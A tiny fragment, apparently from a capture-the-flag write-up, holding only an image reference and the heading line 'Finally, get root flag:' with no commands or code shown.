
Finally, get root flag: